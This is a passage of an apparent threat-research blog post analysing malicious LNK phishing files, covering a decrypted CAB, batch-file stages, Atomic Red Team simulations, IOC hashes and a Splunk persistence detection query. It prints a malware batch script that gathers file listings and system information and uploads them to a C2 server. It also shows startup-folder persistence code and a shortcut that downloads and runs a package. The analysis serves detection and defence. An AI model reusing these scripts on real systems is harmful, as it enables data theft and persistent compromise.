00000060: CF 8A 88 88 CE 19 8A 88 88 88 EF D0 2F 92 A8 88 .....
00000070: BC B1 B9 BA B8 B0 BE BA A6 EA E9 FC 88 20 89 88 ...../.....
00000080: 88 05 1B 8A 88 88 88 EF D0 2F 92 A8 88 BF B0 B8 ...../.....
00000090: BC D0 B0 B8 B1 A6 EA E9 FC 88 8C 89 88 88 BD 1D ...../.....
000000A0: 8A 88 88 88 EF D0 2F 92 A8 88 88 88 BC BC 88 BA ...../.....
000000B0: 89 B9 A6 EA E9 FC 88 D5 8A 88 88 B1 1E 8A 88 88 ...../.....
000000C0: 88 EF D0 2F 92 A8 88 8C BF B0 B8 BD BE B1 88 A6 .../.....
000000D0: EA E9 FC 88 86 00 88 88 1E 10 8A 88 88 88 EF D0 .....
000000E0: 2F 92 A8 88 88 BF B9 BA B1 BC BD A6 EA E9 FC /.....
000000F0: 88 4E 82 88 88 2C 28 8A 88 88 88 EF D0 2F 92 A8 .N...C...../...

Decrypted CAB in LNK:
00000000: 4D 53 43 46 00 00 00 00 CF 3C 01 00 00 00 00 00 MSCF...<.....
00000010: 2C 00 00 00 00 00 00 00 03 01 01 00 09 00 00 00 .....
00000020: 00 00 00 00 2B 01 00 00 06 00 01 00 46 01 00 00 .....+......F...
00000030: 00 00 00 00 00 67 58 A7 1A 20 00 73 74 61 72 .....gX...star
00000040: 74 2E 76 62 73 00 00 90 02 00 46 01 00 00 00 00 t.vbs.....F....
00000050: AF 56 60 44 20 00 75 6E 7A 69 70 2E 65 78 65 00 V'D...unzip.exe.
00000060: 47 02 00 00 46 91 02 00 00 00 67 58 A7 1A 20 00 G...F.....gX...
00000070: 34 39 31 32 30 38 36 32 2E 62 61 74 00 A8 01 00 49120862.bat...
00000080: 00 8D 93 02 00 00 00 67 58 A7 1A 20 00 37 38 33 .....gX...783
00000090: 34 35 38 33 39 2E 62 61 74 00 04 01 00 00 35 95 45839.bat...5.
000000A0: 02 00 00 00 67 58 A7 1A 20 00 33 30 34 34 30 32 ...gX...304402
000000B0: 31 31 2E 62 61 74 00 5D 02 00 00 39 96 02 00 00 11.bat]...9....
000000C0: 00 67 58 A7 1A 20 00 34 37 38 33 35 36 39 33 2E .gX...47835693.
000000D0: 62 61 74 00 0E 08 00 00 96 98 02 00 00 67 58 bat.....gX
000000E0: A7 1A 20 00 36 30 37 31 32 39 34 35 2E 62 61 74 ...69712945.bat
000000F0: 00 C6 0A 00 00 A4 A8 02 00 00 00 67 58 A7 1A 20 .....gX...

```

Figure 11: Decrypted Files

Next, the PowerShell component extracts the contents of the .CAB file by executing “expand.exe”, a built-in command line tool in Windows OS used to expand and extract compressed files.

Below is a comparison of the partly deobfuscated function versus the renamed function of the LNK PowerShell script responsible for extracting the decrypted .CAB file:

partly deobfuscated function

```

##
function koMIoWakvBVW
{
    param($FMGLWEFVsTs, $esLEposvvv);
    expand $FMGLWEFVsTs -F:* $esLEposvvv;
};

```

the deobfuscated and renamed version

```
function mw_expand_cab_file
{
    param($param_src_cab_file_path, $param_dest_cab_file_path);
    expand $param_src_cab_file_path -F:* $param_dest_cab_file_path;
};
```

After extracting the .CAB file, you'll notice several incorporated files within it. The .LNK PowerShell script will locate the 'start.vbs' file and execute it to proceed with its malicious activities on the compromised host. Below is a brief overview of each file and its intended purpose:

unzip.exe:

This is an extraction utility for archives compressed in .zip file format.

Start.vbs:

This VBScript will execute 49120862.bat using CLSID .COM "ShellWindows" object.

49120862.bat:

This batch file adds the registry run key "svchostno2" in "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" and executes several other batch files: 78345839.bat, 47835693.bat, and 30440211.bat

78345839.bat:

This batch file uses unzip.exe to download and extract another zip file named "di3726.zip" from one of its C2 servers hxxps[:]//goosess[.]com/read/get[.]php.

After the zip archive extraction, the batch file will delete the archive file from the host using the following command : del /f /q %~dp0%fn%.zip > null

47835693.bat:

This batch file collects, encrypts, and sends system information and a list of files from the user's Downloads, Documents, and Desktop folders to one of its C2 servers. Figure 12 depicts a screenshot of the relevant code snippet.

```

@echo off
pushd "%~dp0"

dir C:\Users\%username%\downloads\ /s > %~dp0d1.txt
dir C:\Users\%username%\documents\ /s > %~dp0d2.txt
dir C:\Users\%username%\desktop\ /s > %~dp0d3.txt

systeminfo > %~dp0d4.txt

timeout -t 5 /nobreak
call 99548182.bat "http://stuckss.com/upload.php" "d1.txt" "%COMPUTERNAME%_down.txt" >nul
call 99548182.bat "http://stuckss.com/upload.php" "d2.txt" "%COMPUTERNAME%_docu.txt" >nul
call 99548182.bat "http://stuckss.com/upload.php" "d3.txt" "%COMPUTERNAME%_desk.txt" >nul
call 99548182.bat "http://stuckss.com/upload.php" "d4.txt" "%COMPUTERNAME%_sys.txt" >nul

```

Figure 12: Collect data

30440211.bat:

This batch file downloads, decrypts, and extracts another .CAB file from one of its C2 servers `hxxp[:]//stuckss[.]com/list[.]php?f=%COMPUTERNAME%[.]txt`. Then, it deletes the downloaded .CAB file.

60712945.bat:

This batch file executes a PowerShell script that takes two parameters: the first parameter is a URL link from which it downloads an encrypted RC4 file, and the second is the filename to which the decrypted content will be saved.

99548182.bat:

This batch file triggers a PowerShell script, and with RC4-encryption, encodes and sends a file path passed as a parameter to the specified C2 server parameter via HTTP POST.

30606240.bat:

This batch file changes the current working directory to the directory containing the batch file, retrieves the first item found in the specified first parameter, and saves that output to the file specified in its second parameter.

Figure 13 illustrates the attack chain of this malicious LNK file.




Figure 13: LNK Attack Chain (For a larger resolution of this diagram visit this [link](#))

Simulating LNK Phishing Campaigns

As organization defenders, we need to be able to test our defenses — whether that be analytics, XDR or AV products — to ensure they are properly tuned and detecting or preventing malicious LNK usage.

In this section, we'll share how you can test your detections in three ways:

- Using Atomic Red Team.
- Using LNK Generator.
- Embedding CAB Files in LNKs.

Atomic Red Team

Let's dive into the Atomic Red Team and check out [T1547.009](#) Test Number 2. This particular test uses PowerShell to create a .LNK file and place it in the Startup directory. Upon startup, cmd.exe will spawn.

```
$Shell = New-Object -ComObject ("WScript.Shell")
$Shortcut = $Shell.CreateShortcut("$env:APPDATA\Microsoft\Windows\Start
Menu\Programs\Startup\T1547.009.lnk")
$Shortcut.TargetPath="cmd.exe"
$Shortcut.WorkingDirectory = "C:\Windows\System32";
$Shortcut.WindowStyle = 1;
$Shortcut.Description = "T1547.009.";
$Shortcut.Save()
```

Using [Invoke-AtomicTest](#) we can view the test running:

Invoke-AtomicTest T1547.009 -ShowDetails -TestNumbers 2

```
PS C:\Users\research> Invoke-AtomicTest T1547.009 -ShowDetails -TestNumbers 2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[*****BEGIN TEST*****]
Technique: Boot or Logon Autostart Execution: Shortcut Modification T1547.009
Atomic Test Name: Create shortcut to cmd in startup folders
Atomic Test Number: 2
Atomic Test GUID: cfdc954d-4bb0-4027-875b-a1893ce406f2
Description: LNK file to launch CMD placed in startup folder. Upon execution, open File Explorer and browse to "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" to view the new shortcut.

Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
$Shell = New-Object -ComObject ("WScript.Shell")
$Shortcut = $Shell.CreateShortcut("$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\T1547.009.lnk")
$Shortcut.TargetPath="cmd.exe"
$Shortcut.WorkingDirectory = "C:\Windows\System32";
$Shortcut.WindowStyle = 1;
$Shortcut.Description = "T1547.009.";
$Shortcut.Save()

$Shell = New-Object -ComObject ("WScript.Shell")
$Shortcut = $Shell.CreateShortcut("$env:ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\T1547.009.lnk")
$Shortcut.TargetPath="cmd.exe"
$Shortcut.WorkingDirectory = "C:\Windows\System32";
$Shortcut.WindowStyle = 1;
$Shortcut.Description = "T1547.009.";
$Shortcut.Save()

Cleanup Commands:
Command:
Remove-Item "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\T1547.009.lnk" -ErrorAction Ignore
Remove-Item "$env:ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\T1547.009.lnk" -ErrorAction Ignore
[!!!!!!END TEST!!!!!!]
```

Figure 14: Invoke Atomic test in Splunk Attack Range

Next, we can run the Atomic:

Invoke-AtomicTest T1547.009 -TestNumbers 2

```
PS C:\Users\Administrator> Invoke-AtomicTest T1547.009 -TestNumbers 2
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1547.009-2 Create shortcut to cmd in startup folders
Exit code: 0
Done executing test: T1547.009-2 Create shortcut to cmd in startup folders
PS C:\Users\Administrator>
```

Figure 15: T1547.009 (Invoke Atomic test in Splunk Attack Range, Splunk 2024)

As simple as that, we have written a LNK to the startup folder, which will run and start cmd.exe the next time a user logs on.

Now, we can run Atomic Red Team tests all day and write LNKs and run them, but what if we want to go a bit above and beyond using the Atomic Execution Framework? With that, we present to you two utilities to assist with testing your defenses against more interesting LNK behaviors:

- LNK Generators
- Embedded CAB Files

LNK Generator

LNK Generator is a tool that simplifies creating desktop shortcuts via an HTA file. This utility demonstrates the versatility of shortcuts in Windows, enabling actions from launching command lines to executing scripts.

We will highlight two functionalities:

- A CMD shortcut that opens a Command Prompt.
- A PowerShell script shortcut that downloads and executes an MSI package.

These examples show how shortcuts can range from simple utilities to complex operations, making the LNK Generator a practical tool for defenders looking to test their defenses.

How LNK Generator Works

Simply click on the desired button to lay down a corresponding LNK on your desktop. Then click the created LNK to observe its action. This process helps you understand how shortcuts can be dynamically created and used in a Windows environment.

You can retrieve the LNK Generator utility [here](#).

Save and run the .HTA file in your lab environment. Once opened, you will see the interface:




Figure 16: LNK Generator (Splunk 2024)

We will demo two of the options.

First, click "Create CMD Shortcut" to write a .LNK to the desktop. Then click the .LNK.




Figure 17: LNK shortcut (Splunk 2024)

Next, double-click the CmdShortcut file. A new Command Prompt window will appear. Right-click and open the properties to the LNK, and you'll see the Target was cmd.exe, as expected.




Figure 18: LNK shortcut (Splunk 2024)

Now, let's check out the "Create PowerShell Script Shortcut". This test will create the LNK, and the Target will be to run a PowerShell encoded command that downloads a MSI package from Atomic Red Team.




Figure 19: LNK shortcut (Splunk 2024)

Right click the LNK and review the Target:




Figure 20: LNK shortcut (Splunk 2024)

We can see here the Target includes the PowerShell encodedcommand. Below, in Notepad++, we see the full command and the non-Base64 version.

With that, double-click the LNK and an MSI will appear and run.





Figure 21: LNK shortcut (Splunk 2024)

Embedded CAB File in .LNK File

Another Atomic Test we will share simulates the behavior of a malicious .LNK file that incorporates an encrypted CAB file alongside a dummy document.

The brief video demonstration below showcases how the [Splunk Threat Research Team](#) applied reverse engineering techniques to a particularly intriguing .LNK file. This analysis allowed us to replicate a broad spectrum of notable TTPs observed during our investigation. By examining this malicious LNK file, which contained embedded files, we gained critical insights that were vital for our detection, development, and testing efforts.



If you would like to check out a similar Atomic Simulation, [here is the link](#) to send down range.

IOCs

Hashes	Description
e86017b846165690bcaf38242e09df96651aec60e9c2dae4bf50de8ace77f029	AsyncRat LNK
5fb0518c2ced3e2556da039dae3cfe846cbf667ef2556c6d75b1487da75ef15f	DuckTail LNK
375ac09d5f44849e9c888e86adc50069cdb019e3de3216264f61868bef12ca4ddecabd662ecab295cb2c060232a6de8218843d671b7cb628aaf769ba4bcdf126f	Rhadamathys LNK
2e7aa640b2da6d9350afba1b8ad0b65bc85ac335dde42f08cd540da8580e2a78	Remcos LNK
4613810c0daf6abb2449de0816ef6c868620bc66318cc927d2ce06752a5fc19e	Recon LNK
27cd090cf83877750416d37dc6ddd8ff319b4854414e4275d67f96652376bcf0	FATLNK

Security Content (Splunk Detections)

The following is a list of Splunk detections triggered during the testing of these malicious LNK files.

Registry Keys Used For Persistence

This detection looks for modifications or alterations made to registry keys that have the potential to initiate the launch of an application or service during system startup.

By monitoring and detecting modifications in these registry keys, we can identify suspicious or unauthorized changes that could indicate malicious activity. This proactive approach helps in safeguarding the system's integrity and security by promptly identifying and mitigating potential threats that aim to gain persistence or execute malicious actions during the startup process.

```

| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime FROM datamodel=Endpoint.Registry where
(Registry.registry_path=*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce
  OR
Registry.registry_path=*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartI
  OR Registry.registry_path=
"*\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\User
  Shell Folders\\"*" OR Registry.registry_path=
"*\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell
  Folders\\"*" OR Registry.registry_path=*\\currentversion\\run* OR
Registry.registry_path=*\\currentversion\\Windows\\Appinit_Dlls*
  OR Registry.registry_path=*\\CurrentVersion\\Winlogon\\Shell* OR
Registry.registry_path=*\\CurrentVersion\\Winlogon\\Notify*
  OR Registry.registry_path=*\\CurrentVersion\\Winlogon\\Userinit* OR
Registry.registry_path=*\\CurrentVersion\\Winlogon\\VmApplet*
  OR Registry.registry_path=*\\currentversion\\policies\\explorer\\run* OR
Registry.registry_path=*\\currentversion\\runservices*
  OR Registry.registry_path=HKLM\\SOFTWARE\\Microsoft\\Netsh\\"* OR
Registry.registry_path=
  "*\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Shell Folders\\Common
  Startup" OR Registry.registry_path=
*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\SharedTaskScheduler
  OR Registry.registry_path= *\\Classes\\htmlfile\\shell\\open\\command OR
(Registry.registry_path="*\\Microsoft\\Windows
  NT\\CurrentVersion\\Image File Execution Options*" AND
Registry.registry_key_name=Debugger)
